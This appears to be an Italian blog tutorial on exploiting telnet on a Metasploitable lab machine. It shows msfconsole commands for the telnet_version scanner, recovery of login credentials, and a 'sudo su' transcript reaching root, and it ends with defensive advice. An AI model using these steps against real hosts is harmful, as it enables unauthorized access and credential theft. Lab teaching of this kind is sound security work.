Exploit Telnet con Metasploit


Oggi ci siamo concentrati sull'exploit di telnet sempre con metasploit e sempre su metaspotable. In particolare, abbiamo visto come un attaccante potrebbe sfruttare questa vulnerabilità per entrare e rubare dati come user e password che spesso vengono utilizzate anche per altri servizi. Prima di darvi le soluzioni per proteggervi vi spiegherò un esempio creato in un laboratorio virtuale protetto.

Per prima cosa bisogna avviare la msfconsole e andremo ad usare un modulo ausiliario specifico presente già in msfconsole

Quindi eseguiamo il comando search type:auxiliary telnet, successivamente scrivete

use auxiliary/scanner/telnet/telnet_version, sulla stringa che si apre lanciamo show options, un comando che ci permetterà di vedere le operazioni necessarie per l'attacco e, di solito, si dovrà aggiungere solo l'ip host con il comando set RHOST 192.168...

Ora vediamo con delle foto nel pratico cosa succede:



```
msf6 > use 14
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit
                                        /basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per h
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```

```
msf6 > use 14
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.1.40
RHOST => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Una volta pronti abbiamo lanciato il comando exploit vedendo come è riuscito a recuperare user e password, per essere sicuri abbiamo dato anche il comando telnet 192.168.1.40. Eseguito il login abbiamo scoperto anche di avere privilegi di root potendo così avere completo accesso alla macchina, come potrete vedere nelle foto seguenti:


```
msfadmin@metasploitable:~$ sudo su
root@metasploitable:/home/msfadmin#
```

In conclusione, capire quanto è facile per un attaccante entrare è il primo passo per la protezione così come se siete un'azienda è sempre meglio appoggiarvi ad un esperto, però ricordatevi che tenendo aggiornato il sistema, l'utilizzo di password complesse e soprattutto non ripetute e l'installazione di antivirus sono già azioni che possono salvare i vostri dati. Grazie dell'attenzione.